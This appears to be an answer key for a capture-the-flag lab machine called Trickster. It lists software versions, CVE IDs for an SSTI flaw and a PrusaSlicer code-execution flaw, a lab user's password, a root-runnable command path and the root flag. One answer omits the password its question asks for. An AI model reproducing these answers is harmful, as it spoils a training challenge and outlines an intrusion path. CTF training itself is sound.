Task 10: What is the version of ChangeDetection.io running on the Docker host?

Answer: 0.45.20

Task 11: What is the 2024 CVE ID for a SSTI vulnerability that impacts the installed version of ChangeDetection.io?

Answer: CVE-2024-32651

Task 12: What is the full path of the directory in the container where ChangeDetection.io stores backup data?

Answer: /datastore/Backups

Task 13: What is the adam user's password on Trickster?

Answer: adam_admin992

Task 14: What is the full path of the command that the admin user can run as root and their password?
Answer: /opt/PrusaSlicer/prusaslicer

Task 15: What 2023 CVE ID for an arbitrary code execution vulnerability in this version of PrusaSlicer?

Answer: CVE-2023-47268

Task 16: Submit the flag located in user root's home directory.

Answer: ffe53a77e597d5a7766dce6a7727d20c
